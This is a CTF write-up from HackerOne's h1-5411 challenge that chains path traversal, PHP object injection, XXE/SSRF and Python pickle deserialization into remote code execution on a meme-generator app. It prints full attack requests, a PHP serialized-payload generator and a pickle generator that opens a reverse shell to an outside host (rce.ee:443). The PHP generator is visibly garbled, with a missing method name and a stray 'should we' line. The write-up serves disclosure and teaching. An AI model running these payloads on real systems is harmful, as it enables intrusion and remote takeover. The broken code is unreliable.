RCE via Local File Read -> php unserialization-> XXE -> unpickling
A local file read in a meme generation endpoint allowed reading PHP source code, which revealed a PHP object injection vulnerability that could trigger XXE and SSRF to an internal service. That internal service was vulnerable to Python pickle deserialisation, leading to remote code execution.
Rahul Maini Follow with bugdiscloseguys
 Originally disclosed on HackerOne
- Triaged in 13 hours
- Fixed in 11 days
- Disclosed after 25 days
Summary: It was possible to escalate to Remote Code Execution via different bugs such as local file read, php object injection, XML External Entity and Un-Pickling of Python serialized object.
Description: Using local file read it was discovered that the php code was vulnerable to php object injection and a class could be used to cause XXE which inturn helped to access internal service running on the machine using SSRF(via XXE) on port 1337 which on further investigation was vulnerable to unpickling and thus lead to remote code execution by creating a crafted searlized Pickle.
Steps To Reproduce:
The Road to flag had the following Chain of bugs required: 1.LFR 2.PHP Object Injection 3.XXE 4.Python Pickle De-Serialization 5.Flag
##1.LFR while generating memes on https://h1-5411.h1ctf.com/generate.php# It was found that the request to generate a meme from text templates allowed to include arbitrary files and save it to a randomly generated file to a fixed path. The template parameter of this request suffered from Local File Read.
Request:
POST /api/generate.php HTTP/1.1
Host: h1-5411.h1ctf.com
Connection: close
Content-Length: 72
Accept: */*
Origin: https://h1-5411.h1ctf.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://h1-5411.h1ctf.com/generate.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: PHPSESSID=

template=../../../../../../../etc/passwd&type=text&top-text=ad&bottom-text=asd
Response:
{
  "meme_path": "../data/memes/1538093153-756c689bcd82668cd3114792ed5befefc1d489cb0c96ea6b7d13051329c0d918.txt"
}
Upon visiting the /data/memes/1538093153-756c689bcd82668cd3114792ed5befefc1d489cb0c96ea6b7d13051329c0d918.txt the contents of /etc/passwd could be seen.

With the help of this local file read, we were able to read the content of server side php files. After analyzing the config.php we came to know about various different files like includes/header.php,includes/classes.php etc the source of header.php gave us further two new php files /api/export_memes_2.0.php and /api/import_memes_2.0.php.
On auditing includes/classes.php we found that function parse() was vulnerable to XXE however the function resides in a class (ConfigFile) which is not getting initiated in any of the file we audited.
Reading the source code of /api/{export,import}_memes_2.0.php files showed the usage of php unserialization (vulnerable) during import via userinput in a $_FILES['f'] parameter which was further stored in $_SESSION['memes'] as an array and serialization during export.
##2. PHP Object Injection & 3. XXE
The ConfigFile Class had a magic method __toString() which is called whenever the object of ConfigFile Class is echo'ed or used a string. That __toString() method also calls the parser() function which is vulnerable to XXE. the Parser function takes a property "config_raw" which is an XML string to be parsed. Now all we have to discover is some place where that object is echo'd or used a string such as concatenation etc., it was found that /memes.php had a for loop which would just simply loop over $_SESSION['memes'] and echo each value in the array. so If we get our object to be placed in $_SESSION['memes'] it will be echoed and __toString() magic method will be invoked calling out parser() function which is further vulnerable to XXE and will help to access internally running services using SSRF.

Using the Unserialize() call in import_memes_2.0.php we were able to craft payload leading to XXE(SSRF). We made a quick php script for generating it easily
<?php
//ex- usage php exploit.php http://localhost
class ConfigFile{

    function __construct($url) {
      $this->config_raw = file_get_contents($url);
    }

    function parse() {
     echo "i was called";
$dom = new DOMDocument();
      $dom->  ($this->config_raw, LIBXML_NOENT | LIBXML_DTDLOAD);
      $o = simplexml_import_dom($dom);
should we
      $this->top_text = $o->toptext;
      $this->bottom_text = $o->bottomtext;
      $this->template = $o->template;
      $this->type = $o->type;
  }

    function __toString() {
        $this->parse();
        echo $this->template;
        return "I am a stirng";
}
}
$obj=new ConfigFile('<root></root>');
$obj->config_raw='<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "'.$argv[1].'" >]><note><toptext>Tove</toptext><bottomtext>Jani</bottomtext><type>Reminder</type><template>&xxe;</template></note>';
$arr=[$obj];
echo base64_encode(serialize($arr));
echo "\n";
Just copy the payload and use it in the following request
POST /api/import_memes_2.0.php HTTP/1.1
Host: h1-5411.h1ctf.com
Connection: close
Content-Length: 610
Cache-Control: max-age=0
Origin: https://h1-5411.h1ctf.com
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryi9X2MAeAOhvJm616
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://h1-5411.h1ctf.com/import_memes_2.0.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: PHPSESSID=78cvqcb3qbphjc2rkdo9r5tbug

------WebKitFormBoundaryi9X2MAeAOhvJm616
Content-Disposition: form-data; name="f"; filename="1538079414_export.memepak"
Content-Type: application/octet-stream

YToxOntpOjA7TzoxMDoiQ29uZmlnRmlsZSI6MTp7czoxMDoiY29uZmlnX3JhdyI7czoyMzk6Ijw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IlVURi04Ij8+IDwhRE9DVFlQRSBmb28gWzwhRUxFTUVOVCBmb28gQU5ZID48IUVOVElUWSB4eGUgU1lTVEVNICJodHRwOi8vbG9jYWxob3N0OjEzMzcvc3RhdHVzIiA+XT48bm90ZT48dG9wdGV4dD5Ub3ZlPC90b3B0ZXh0Pjxib3R0b210ZXh0Pkphbmk8L2JvdHRvbXRleHQ+PHR5cGU+UmVtaW5kZXI8L3R5cGU+PHRlbXBsYXRlPiZ4eGU7PC90ZW1wbGF0ZT48L25vdGU+Ijt9fQ==
------WebKitFormBoundaryi9X2MAeAOhvJm616--
where the request is base64 encoded version of this serialized object
a:1:{i:0;O:10:"ConfigFile":1:{s:10:"config_raw";s:239:"<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "http://localhost:1337/" >]><note><toptext>Tove</toptext><bottomtext>Jani</bottomtext><type>Reminder</type><template>&xxe;</template></note>";}}

To view the results of the XXE visit /memes.php where the object is echo'ed calling the __toString() magic method.
##3 Un-Pickling
It was discovered that 1337 port on localhost was running a maintenance api which had 2 endpoints /status and /update-status and a debug parameter which on requesting gives some information about the request such as debug & status parameter. It was found that update-status also takes a 'status' parameter to change the maintenance mode from off to on or vice versa. Request to this endpoint along with 'debug=1' parameter set gives a base64 encoded string which on decoding seemed to be a Python Pickle Serialized Object. Next we just used the following code snippet to create a base64 encoded pickle object which executes a reverse shell to our VPS
import cPickle
import sys
import base64

DEFAULT_COMMAND = "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"rce.ee\",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'"
COMMAND = sys.argv[1] if len(sys.argv) > 1 else DEFAULT_COMMAND

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))

print base64.b64encode(cPickle.dumps(PickleRce()))
we listened for a netcat session on our server and the final request was sent:
POST /api/import_memes_2.0.php HTTP/1.1
Host: h1-5411.h1ctf.com
Connection: close
Content-Length: 1094
Cache-Control: max-age=0
Origin: https://h1-5411.h1ctf.com
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryi9X2MAeAOhvJm616
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://h1-5411.h1ctf.com/import_memes_2.0.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: PHPSESSID=78cvqcb3qbphjc2rkdo9r5tbug

------WebKitFormBoundaryi9X2MAeAOhvJm616
Content-Disposition: form-data; name="f"; filename="1538079414_export.memepak"
Content-Type: application/octet-stream

YToxOntpOjA7TzoxMDoiQ29uZmlnRmlsZSI6MTp7czoxMDoiY29uZmlnX3JhdyI7czo2MDI6Ijw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IlVURi04Ij8+IDwhRE9DVFlQRSBmb28gWzwhRUxFTUVOVCBmb28gQU5ZID48IUVOVElUWSB4eGUgU1lTVEVNICJodHRwOi8vbG9jYWxob3N0OjEzMzcvdXBkYXRlLXN0YXR1cz9zdGF0dXM9WTNCdmMybDRDbk41YzNSbGJRcHdNUW9vVXlkd2VYUm9iMjRnTFdNZ1hDZHBiWEJ2Y25RZ2MyOWphMlYwTEhOMVluQnliMk5sYzNNc2IzTTdjejF6YjJOclpYUXVjMjlqYTJWMEtITnZZMnRsZEM1QlJsOUpUa1ZVTEhOdlkydGxkQzVUVDBOTFgxTlVVa1ZCVFNrN2N5NWpiMjV1WldOMEtDZ2ljbU5sTG1WbElpdzBORE1wS1R0dmN5NWtkWEF5S0hNdVptbHNaVzV2S0Nrc01DazdJRzl6TG1SMWNESW9jeTVtYVd4bGJtOG9LU3d4S1RzZ2IzTXVaSFZ3TWloekxtWnBiR1Z1YnlncExESXBPM0E5YzNWaWNISnZZMlZ6Y3k1allXeHNLRnNpTDJKcGJpOXphQ0lzSWkxcElsMHBPMXduSndwd01ncDBVbkF6Q2k0PSZkZWJ1Zz0xIiA+XT48bm90ZT48dG9wdGV4dD5Ub3ZlPC90b3B0ZXh0Pjxib3R0b210ZXh0Pkphbmk8L2JvdHRvbXRleHQ+PHR5cGU+UmVtaW5kZXI8L3R5cGU+PHRlbXBsYXRlPiZ4eGU7PC90ZW1wbGF0ZT48L25vdGU+Ijt9fQ==
------WebKitFormBoundaryi9X2MAeAOhvJm616--
which decodes to
a:1:{i:0;O:10:"ConfigFile":1:{s:10:"config_raw";s:602:"<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "http://localhost:1337/update-status?status=Y3Bvc2l4CnN5c3RlbQpwMQooUydweXRob24gLWMgXCdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgicmNlLmVlIiw0NDMpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVubygpLDIpO3A9c3VicHJvY2Vzcy5jYWxsKFsiL2Jpbi9zaCIsIi1pIl0pO1wnJwpwMgp0UnAzCi4=&debug=1" >]><note><toptext>Tove</toptext><bottomtext>Jani</bottomtext><type>Reminder</type><template>&xxe;</template></note>";}}

And we got a reverse shell and in the same directory (/app) we found flag.txt which said :)
Yay! Here is your flag:


flag{cha1n1ng_bugs_f0r_fun_4nd_pr0f1t?_or_rep0rt_an_LF1}


Go to https://hackerone.com/h1-5411-ctf and submit your writeup!
##Regards Rahul Maini & Harsh Jaiswal (@bugdiscloseguys)
Impact
RCE
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely multiple flaws: unsanitised file path in template parameter, unsafe PHP unserialize on user upload, XXE in XML parsing, and unsafe pickle deserialization in internal service.
Impact
An attacker could execute arbitrary commands on the server, leading to full remote code execution.
What the attacker needed
Access to the web application; ability to upload files; internal service on localhost:1337
How it was found
- Send a request to /api/generate.php with a template parameter containing a path traversal to read /etc/passwd.
- Visit the returned meme_path to view the contents of the read file.
- Use the local file read to read PHP source files, including config.php, header.php, and classes.php.
- Identify that import_memes_2.0.php uses unserialize on user-supplied file and that memes.php echoes session memes, triggering __toString on ConfigFile objects.
- Craft a serialized ConfigFile object with an XXE payload pointing to http://localhost:1337/status, upload it via import_memes_2.0.php, then visit /memes.php to trigger the XXE and SSRF.
- Discover the internal service on port 1337, craft a pickle payload that executes a reverse shell, embed it in the XXE URL to /update-status?status=...&debug=1, upload via import_memes_2.0.php, and trigger via /memes.php to get a shell.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The website let users read files on the server, which exposed its own code. That code had a flaw where a malicious file upload could make the server fetch an internal URL, and that internal service could be tricked into running commands. Together, these mistakes let an attacker run their own commands on the server.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



